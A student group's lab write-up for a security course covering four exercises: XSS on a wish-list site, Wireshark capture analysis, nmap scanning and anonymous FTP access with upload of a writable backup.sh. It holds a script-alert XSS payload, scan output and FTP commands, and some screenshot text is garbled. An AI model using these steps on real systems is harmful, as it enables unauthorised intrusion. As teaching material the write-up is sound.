

PSP0201

Week 3

Writeup

Group Name: Woohoo

Members

ID	Name	Role
1211100312	Chan Hao Yang	Leader
1211101506	Leong Jia Yi	Member
1211101726	Tai Jin Pei	Member
1211101961	Chai Di Sheng	Member

Day 6:Web Exploitation- Be careful with what you wish on a Christmas night

Tools used: Firefox , Kali Linux

Solution/Walk-through:

Question 1:

Examine the OWASP Cheat Sheet. Match the input validation level with the correct description.

Answer:

Syntactic-enforce correct syntax of structured fields

Semantic-enforce correctness of their values in the specific business context

Input validation strategies

Input validation should be applied on both **syntactical** and **Semantic** level.

Syntactic validation should enforce correct syntax of structured fields (e.g. SSN, date, currency symbol).

Semantic validation should enforce correctness of their *values* in the specific business context (e.g. start date is before end date, price is within expected range).

It is always recommended to prevent attacks as early as possible in the processing of the user's (attacker's) request. Input validation can be used to detect unauthorized input before it is processed by the application.

Open OWASP Cheat Sheet and find the description of syntactic and semantic

Question 2 :

Examine the OWASP Cheat Sheet. What is the regular expression used to validate a US Zip code?

Answer:

`^\d{5}(-\d{4})?$`

Allow List Regular Expression Examples

Validating a U.S. Zip Code (5 digits **plus** optional -4)

```
^\d{5}(-\d{4})?$
```

Open the OWASP Cheat Sheet and search for the allow list regular expression examples

Question 3 :

What vulnerability type was used to exploit the application?

Answer:

Stored cross-site scripting

Cross-site scripting (XSS) is a web vulnerability that allows an attacker to compromise the interactions that users have with a vulnerable application. Cross-site scripting vulnerabilities normally allow an attacker to masquerade as a victim user, and carry out any actions that the user is able to perform. If the victim user has privileged access within the application (i.e admin), then the attacker might be able to gain full control over all of the application's functionality and data. Even if a user is a low privileged one, XSS can still allow an attacker to obtain a lot of sensitive information.

Question 4:

What query string can be abused to craft a reflected XSS?

Answer: q

sadasdssWSS|

Showing all wishes:

Enter your wish here:

New book...

⚠ Not secure | 10.10.93.21:5000/?q=sadasdssWSS


After searching the query that I need, the search box will show q is the query string which appeared before the query that I type

Question 5:

Run a ZAP (zapproxy) automated scan on the target. How many XSS alerts of high priority are in the scan?

Answer:

2




Enter the website link and start attack. Click the alerts button. Then 2 XSS alerts will appear.

Question 6:

What Javascript code should you put in the wish text box if you want to show an alert saying "PSP0201"?

Answer:

```
<script>alert('PSP0201')</script>
```



Here you can anonymously submit your Christmas wishes and see what other people wished too!

Search query

Showing all wishes:

ZAP

Type `<script>alert('PSP0201')</script>` in the wish box .Then PSP0201 will pop out as an alert.

Q7: Close your browser and revisit the site MACHINE-IP:5000 again. Does your XSS attack persist?*

Answer :Yes

Thought process/Methology:

Open OWASP Cheat Sheet and find the description of syntactic and semantic. Open the OWASP Cheat Sheet and search for the allow list regular expression examples. After searching the query that I need, the search box will show q is the query string which appeared before the query that I type. Enter the website link and start attack. Click the alerts button. Then 2 XSS alerts will appear. Type `<script>alert('PSP0201')</script>` in the wish box .Then PSP0201 will pop out as an alert.

Day 7: [Web Exploitation] The Grinch Really Did Steal Christmas

Tools used: Kali Linux, Firefox, Burp Suite Community Edition


Solution/walkthrough:

Question 1:

Open "pcap1.pcap" in Wireshark. What is the IP address that initiates an ICMP/ping?

Answer :

10.11.3.2



No.	Time	Source	Destination	Protocol	Length	Info
10	3.697460	10.10.15.52	91.189.92.39	TCP	74	56184 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=827256416 TSecr=0 WS=128
11	5.553301	10.10.15.52	91.189.88.104	TCP	74	[TCP Retransmission] 59768 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=1776
12	5.553394	10.10.15.52	91.189.88.185	TCP	74	[TCP Retransmission] 34628 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=5226
13	9.005543	10.11.3.2	10.10.15.52	TCP	55	57463 → 80 [ACK] Seq=1 Ack=2 Win=1029 Len=1
14	9.005564	10.10.15.52	10.11.3.2	TCP	66	80 → 57463 [ACK] Seq=1 Ack=2 Win=491 Len=0 SLE=1 SRE=2
15	9.585388	10.10.15.52	91.189.88.185	TCP	74	[TCP Retransmission] 34628 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=5226
16	9.585402	10.10.15.52	91.189.88.184	TCP	74	[TCP Retransmission] 39768 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=1776
17	10.438447	10.11.3.2	10.10.15.52	ICMP	74	Echo (ping) request id=0x0001, seq=1/256, ttl=127 (reply in 18)
18	10.438472	10.10.15.52	10.11.3.2	ICMP	74	Echo (ping) reply id=0x0001, seq=1/256, ttl=64 (request in 17)
19	11.428953	10.11.3.2	10.10.15.52	ICMP	74	Echo (ping) request id=0x0001, seq=2/512, ttl=127 (reply in 20)
20	11.428977	10.10.15.52	10.11.3.2	ICMP	74	Echo (ping) reply id=0x0001, seq=2/512, ttl=64 (request in 19)


Open pcap1.pcap. Search ICMP/Ping

Question 2:

If we only wanted to see HTTP GET requests in our "pcap1.pcap" file, what filter would we use?

Answer:

`http.request.method == GET`



No.	Time	Source	Destination	Protocol	Length	Info
67	62.185886	10.10.67.199	10.10.15.52	HTTP	394	GET / HTTP/1.1
71	62.478663	10.10.67.199	10.10.15.52	HTTP	363	GET /fontawesome/css/all.min.css HTTP/1.1
75	62.479630	10.10.67.199	10.10.15.52	HTTP	348	GET /css/dark.css HTTP/1.1
83	62.480991	10.10.67.199	10.10.15.52	HTTP	333	GET /js/bundle.js HTTP/1.1
85	62.481045	10.10.67.199	10.10.15.52	HTTP	342	GET /js/instantpage.min.js HTTP/1.1
95	62.487106	10.10.67.199	10.10.15.52	HTTP	347	GET /images/icon.png HTTP/1.1
105	62.516878	10.10.67.199	10.10.15.52	HTTP	336	GET /post/index.json HTTP/1.1
107	62.530696	10.10.67.199	10.10.15.52	HTTP	430	GET /fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
108	62.532591	10.10.67.199	10.10.15.52	HTTP	445	GET /fontawesome/webfonts/fa-solid-900.woff2 HTTP/1.1
117	62.540748	10.10.67.199	10.10.15.52	HTTP	415	GET /fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
202	62.708297	10.10.67.199	10.10.15.52	HTTP	315	GET /favicon.ico HTTP/1.1


Type 'http.request.method == GET' which is given and click enter

Question 3:

Now apply this filter to "pcap1.pcap" in Wireshark, what is the name of the article that the IP address "10.10.67.199" visited?

Answer:

reindeer-of-the-week



The screenshot shows the Wireshark interface with the filter 'http.request.method == GETS' applied. The packet list table is as follows:

No.	Time	Source	Destination	Protocol	Length	Info
338	63.997588	10.10.67.199	10.10.15.52	HTTP	366	GET /favicon.ico HTTP/1.1
340	64.005368	10.10.67.199	10.10.15.52	HTTP	481	GET /fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
462	64.028692	10.10.67.199	10.10.15.52	HTTP	496	GET /fontawesome/webfonts/fa-solid-900.woff2 HTTP/1.1
467	64.028410	10.10.67.199	10.10.15.52	HTTP	466	GET /fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
471	64.222360	10.10.67.199	10.10.15.52	HTTP	365	GET /posts/reindeer-of-the-week/ HTTP/1.1
475	66.239846	10.10.67.199	10.10.15.52	HTTP	369	GET /posts/post/index.json HTTP/1.1
478	66.249669	10.10.67.199	10.10.15.52	HTTP	463	GET /posts/fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP/1.1
480	66.251644	10.10.67.199	10.10.15.52	HTTP	448	GET /posts/fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
482	66.262598	10.10.67.199	10.10.15.52	HTTP	462	GET /posts/fonts/noto-sans-jp-v25-japanese_latin-regular.woff HTTP/1.1
484	66.279297	10.10.67.199	10.10.15.52	HTTP	447	GET /posts/fonts/roboto-v20-latin-regular.woff HTTP/1.1


Look for the get/posts and get the answer.

Question 4:

Let's begin analysing "pcap2.pcap". Look at the captured FTP traffic; what password was leaked during the login process?

Answer:

plaintext_password_fiasco



Find the most requested FTP and click follow. Then, you will be able to find the password.

Question 5:

Continuing with our analysis of "pcap2.pcap", what is the name of the protocol that is encrypted?

Answer:

SSH

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.10.122.128	10.11.3.2	SSH	102	Server: Encrypted packet (len=48)
2	0.000004	10.10.122.128	10.11.3.2	SSH	150	Server: Encrypted packet (len=96)

You are able to find the encrypted protocol on the top of the list

Question 6:

Examine the ARP communications. Who has 10.10.122.128? Tell 10.10.10.1. Answer: 10.10.122.128 is at

Answer:

02:c0:56:51:8a:51

No.	Time	Source	Destination	Protocol	Length	Info	Information
1	0.000000	10.10.122.128	10.11.3.2	SSH	102	Server: Encrypted packet (len=48)	
2	0.000004	10.10.122.128	10.11.3.2	SSH	150	Server: Encrypted packet (len=96)	
3	0.000016	10.11.3.2	10.10.122.128	TCP	54	57748 → 22 [ACK] Seq=1 Ack=49 Win=1024 Len=0	
4	0.101317	10.11.3.2	10.10.122.128	TCP	54	57748 → 22 [ACK] Seq=1 Ack=145 Win=1024 Len=0	
5	1.127866	10.10.122.128	91.189.92.40	TCP	74	33400 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=3118188800 TSecr=0 WS=128	
6	2.549894	10.10.73.252	10.10.122.128	FTP	72	Request: QUIT	
7	2.549999	10.10.122.128	10.10.73.252	FTP	80	Response: 221 Goodbye.	
8	2.550011	10.10.122.128	10.10.73.252	TCP	66	21 → 45332 [FIN, ACK] Seq=15 Ack=7 Win=490 Len=0 TSval=894813665 TSecr=411028459	
9	2.555520	10.10.73.252	10.10.122.128	TCP	66	45332 → 21 [ACK] Seq=7 Ack=15 Win=491 Len=0 TSval=411028463 TSecr=894813665	
10	2.555529	10.10.73.252	10.10.122.128	TCP	66	45332 → 21 [FIN, ACK] Seq=7 Ack=16 Win=491 Len=0 TSval=411028463 TSecr=894813665	
11	2.555534	10.10.122.128	10.10.73.252	TCP	66	21 → 45332 [ACK] Seq=16 Ack=8 Win=490 Len=0 TSval=894813670 TSecr=411028463	
12	3.175873	10.10.122.128	91.189.92.40	TCP	74	33402 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=3118190848 TSecr=0 WS=128	
Frame 3: 54 bytes on wire (432 bits), 54 bytes captured (432 bits)							
Ethernet II, Src: 02:c8:85:b5:5a:aa (02:c8:85:b5:5a:aa), Dst: 02:c0:56:51:8a:51 (02:c0:56:51:8a:51)							
Internet Protocol Version 4, Src: 10.11.3.2, Dst: 10.10.122.128							
Transmission Control Protocol, Src Port: 57748, Dst Port: 22, Seq: 1, Ack: 49, Len: 0							

Click 10.10.122.128 and find it in the box below .

Question 7:

Analyse "pcap3.pcap" and recover Christmas! What is on Elf McSkidy's wishlist that will be used to replace Elf McEager?

Answer:

rubber ducky

No.	Time	Source	Destination	Protocol	Length	Info
286	26.536504	10.10.53.219	10.10.21.210	TCP	74	38456 → 80 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 TSval=1676611782 TSecr=0 WS=128
289	26.536965	10.10.21.210	10.10.53.219	TCP	74	80 → 38456 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0 MSS=8961 SACK_PERM=1 TSval=1809533241 TSecr=1676611782
290	26.536993	10.10.53.219	10.10.21.210	TCP	66	38456 → 80 [ACK] Seq=1 Ack=1 Win=62848 Len=0 TSval=1676611782 TSecr=1809533241
291	26.537049	10.10.53.219	10.10.21.210	HTTP	215	GET /christmas.zip HTTP/1.1
294	26.537385	10.10.21.210	10.10.53.219	TCP	66	80 → 38456 [ACK] Seq=1 Ack=150 Win=62592 Len=0 TSval=1809533241 TSecr=1676611782
295	26.537729	10.10.21.210	10.10.53.219	TCP	9015	80 → 38456 [ACK] Seq=1 Ack=150 Win=62592 Len=8949 TSval=1809533241 TSecr=1676611782 [TCP seg
296	26.537746	10.10.53.219	10.10.21.210	TCP	66	38456 → 80 [ACK] Seq=150 Ack=8950 Win=56704 Len=0 TSval=1676611783 TSecr=1809533241
297	26.537842	10.10.21.210	10.10.53.219	TCP	35862	80 → 38456 [ACK] Seq=8950 Ack=150 Win=62592 Len=35796 TSval=1809533241 TSecr=1676611782 [TCP seg
298	26.537863	10.10.53.219	10.10.21.210	TCP	66	38456 → 80 [ACK] Seq=150 Ack=44746 Win=33024 Len=0 TSval=1676611783 TSecr=1809533241
300	26.537872	10.10.21.210	10.10.53.219	TCP	9015	80 → 38456 [PSH, ACK] Seq=44746 Ack=150 Win=62592 Len=8949 TSval=1809533241 TSecr=1676611782
301	26.537878	10.10.53.219	10.10.21.210	TCP	66	38456 → 80 [ACK] Seq=150 Ack=53695 Win=26368 Len=0 TSval=1676611783 TSecr=1809533241
302	26.537882	10.10.21.210	10.10.53.219	TCP	9220	80 → 38456 [ACK] Seq=53695 Ack=150 Win=62592 Len=9154 TSval=1809533241 TSecr=1676611782 [TCP
304	26.538854	10.10.53.219	10.10.21.210	TCP	66	38456 → 80 [ACK] Seq=150 Ack=62849 Win=17536 Len=0 TSval=1676611783 TSecr=1809533241

Downloads
File Edit View Go Help
home kali Downloads

Places
Computer
1211101506
Desktop
Trash
Documents
Music
Pictures
Videos
Downloads
Devices
File System
Network
Browse Network


aoc-pcaps.zip
christmas.zip
jiayi.ovpn
jiayi932.ovpn
ZAP_2_11_1_unix.sh

"christmas.zip": 551.8 KiB (565,069 bytes) Zip archive

christmas.zip
Archive Edit View Help
Open Extract
Location: /

Name	Size	Type	Date Modified
AoC-2020.png	97.3 kB	PNG image	30 November 2020,...
christmas-tree.jpg	296.8 kB	JPEG image	30 November 2020,...
elf_mcskidy_wishlist.txt	134 bytes	plain text do...	30 November 2020,...
Operation Artic Storm.pdf	97.6 kB	PDF docum...	30 November 2020,...
selfie.jpg	93.8 kB	JPEG image	30 November 2020,...
tryhackme_logo_full.svg	20.7 kB	SVG image	30 November 2020,...

6 objects (606.3 kB)

A screenshot of a text editor window titled "elf_mcskidy_wishlist.txt - Mousepad". The window has a menu bar with "File", "Edit", "Search", "View", "Document", and "Help". Below the menu bar is a toolbar with icons for file operations and editing. The text area contains a list of items, numbered 1 through 7. The first item is "Wish list for Elf McSkidy", which is underlined. The second item is blank. The third item is "Budget: £100". The fourth item is blank. The fifth item is "x3 Hak 5 Pineapples". The sixth item is "x1 Rubber ducky (to replace Elf McEager)". The seventh item is blank. The text is in a monospaced font on a dark background.

```
1 Wish list for Elf McSkidy
2
3 Budget: £100
4
5 x3 Hak 5 Pineapples
6 x1 Rubber ducky (to replace Elf McEager)
7
```

Find the Christmas.zip. Save Christmas.zip and open elf_mcskidy_wishlist.txt. We are able to find the answer.

Question 8:

Who is the author of Operation Artic Storm?

Answer: Kris Kringle

STRICTLY CONFIDENTIAL

Author: Kris Kringle

Revision Number: v2.5

Date of Revision: 14/11/2020

Open operation artic strom.pdf. We are able to find the name of the author after scrolling down the pdf

Thought Process/Methodology:

Open pcap1.pcap. Search ICMP/Ping. Type 'http.request.method == GET'

which is given and click enter. Look for the get/posts and get the answer. Find the most requested FTP and click follow. Then, you will be able to find the password. You are able to find the encrypted protocol on the top of the list. Click 10.10.122.128 and find it in the box below.

Find the Christmas.zip. Save Christmas.zip and open elf_mcskidy_wishlist.txt. We are able to find the answer

Open operation artic strom.pdf. We are able to find the name of the author after scrolling down the pdf

Day 8: [Web Exploitation] What's Under the Christmas Tree?


Q1: When was Snort created?

Answer :1998

about 1,000,000 results (0.75 seconds)

1998

Snort is a free and open source network intrusion prevention system (NIPS) and network intrusion detection system (NIDS) created by Martin Roesch in 1998.



<https://digital.ai> › technology › snort

[Snort - Digital.ai](https://digital.ai)

[About featured snippets](#) • [Feedback](#)

We can search the year of snort was created on google.

Q2: Using Nmap on MACHINE_IP , what are the port numbers of the three services running?

Answer : 80 ,2222 ,3389

```
File Actions Edit View Help
└─$ nmap 10.10.125.236
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-24 22:32 EDT
Nmap scan report for 10.10.125.236
Host is up (0.20s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
2222/tcp  open  EtherNetIP-1
3389/tcp  open  ms-wbt-server
32775/tcp filtered sometimes-rpc13

Nmap done: 1 IP address (1 host up) scanned in 58.46 seconds
```

Open terminal and use nmap to check the port numbers of the three services running.

Q3: Use Nmap to determine the name of the Linux distribution that is running, what is reported as the most likely distribution to be running?

Answer :Ubuntu

-sV : Scan the host using TCP and perform version fingerprinting

Q4: What is the version of Apache?

Answer :2.4.29

Q5: What is running on port 2222?

Answer :SSH

```
(1211101506@kali)-[~]
$ nmap -sV 10.10.125.236
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-24 22:35 EDT
Nmap scan report for 10.10.125.236
Host is up (0.20s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.29 ((Ubuntu))
2222/tcp  open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
3389/tcp  open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 98.93 seconds

(1211101506@kali)-[~]
$
```

Open terminal and use nmap with -sV to find the the answers of question 3,4 and 5.

Q6: Use Nmap's Network Scripting Engine (NSE) to retrieve the "HTTP-TITLE" of the webserver. Based on the value returned, what do we think this website might be used for?

Answer :Blog

```
(1211101506@kali)-[~]
$ nmap -A 10.10.125.236
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-24 22:41 EDT
Nmap scan report for 10.10.125.236
Host is up (0.19s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.29 ((Ubuntu))
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: TBFC&#39;s Internal Blog
```

Use nmap with -A to check the purpose of the website.

Thought Process/Methodology:

We can search the year of snort was created on google. Open terminal and use nmap to check the port numbers of the three services running. Open terminal and use nmap with -sV to find the answers of question 3,4 and 5. Use nmap with -A to check the purpose of the website.

Day 9: Networking – Anyone can be Santa!

Tools used: Kali Linux, Firefox, Burp Suite Community Edition

Solution/walkthrough:

Q1: What are the directories you found on the FTP site?

Answer : backups ,elf_workshops ,human_resources ,public

```
(1211101506@kali) [~]
$ ftp 10.10.229.109
Connected to 10.10.229.109.
220 Welcome to the TBFC FTP Server!.
Name (10.10.229.109:1211101506): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> help
Commands may be abbreviated.  Commands are:

!          dir          mdelete    qc          site
$          disconnect  mdir       sendport    size
account   exit          mget       put         status
append    form         mkdir      pwd         struct
ascii     get          mls        quit        system
bell      glob         mode       quote       sunique
binary    hash         modtime    recv        tenex
bye       help         mput       reget       tick
case      idle         newer      rstatus     trace
cd        image        nmap       rhelp       type
cdup      ipany        nlist      rename      user
chmod     ipv4         ntrans     reset       umask
close     ipv6         open       restart     verbose
cr        lcd          prompt     rmdir       ?
delete    ls           passive    runique
debug     macdef       proxy      send
```

Start machine. Open terminal and type in ftp Machine IP. Fill in the name box with 'anonymous'. Enter 'help' for more command list

```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  2 0      0      4096 Nov 16  2020 backups
drwxr-xr-x  2 0      0      4096 Nov 16  2020 elf_workshops
drwxr-xr-x  2 0      0      4096 Nov 16  2020 human_resources
drwxrwxrwx  2 65534 65534  4096 Nov 16  2020 public
226 Directory send OK.
ftp>
```

Enter 'ls' and the directory will show the answers.

Question 2: Name the directories on the FTP server that has data accessible by the "anonymous" user.

Answer: public

```
(1211101506@kali)~[~]
$ ftp 10.10.229.109
Connected to 10.10.229.109.
220 Welcome to the TBFC FTP Server!.
Name (10.10.229.109:1211101506): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> help
Commands may be abbreviated.  Commands are:

! no exist      dir          mdelete      qc            site
$ goodbye      disconnect  mdir          sendport      size
account        exit         mget         put           status
append         form        mkdir         pwd           struct
ascii          get         mls          quit          system
bell           glob        mode         quote         sunique
binary         hash        modtime      recv          tenex
bye            help        mput         reget         tick
case           idle        newer        rstatus       trace
cd             image       nmap         rhelp         type
cdup           ipany       nlist        rename        user
chmod          ipv4        ntrans       reset         umask
close          ipv6        open         restart       verbose
cr             lcd         prompt       rmdir         ?
delete         ls          passive      runique
debug          macdef      proxy        send

ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  2 0      0          4096 Nov 16  2020 backups
drwxr-xr-x  2 0      0          4096 Nov 16  2020 elf_workshops
drwxr-xr-x  2 0      0          4096 Nov 16  2020 human_resources
drwxrwxrwx  2 65534  65534      4096 Nov 16  2020 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> get backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for backup.sh (341 bytes).
226 Transfer complete.
341 bytes received in 0.00 secs (252.4699 kB/s)
ftp> bye
221 Goodbye.
```

Press 'cd public' and it shows that the directory changed.

```
bell          glob          mode          quote         sunique
binary1506@kali hash      12111015 modtime      recv          tenex
bye           help      113      mput         reget         tick
case         idle      113      newer        341 Nov      rstatus       backup.sh
cd           image     113      nmap         24 Nov      rhelp         shoppinglist.txt
cdup         ipany
chmod        ipv4      ntrans
close        ipv6      open
cr           lcd       prompt
delete       ls        passive
debug        macdef    proxy
ftp> cd public
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxr-xr-x   1 111      113      341 Jun 25 03:25 backup.sh
-rw-rw-rw-   1 111      113      24 Nov 16 2020 shoppinglist.txt
226 Directory send OK.
ftp> put backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
341 bytes sent in 0.00 secs (5.3312 MB/s)
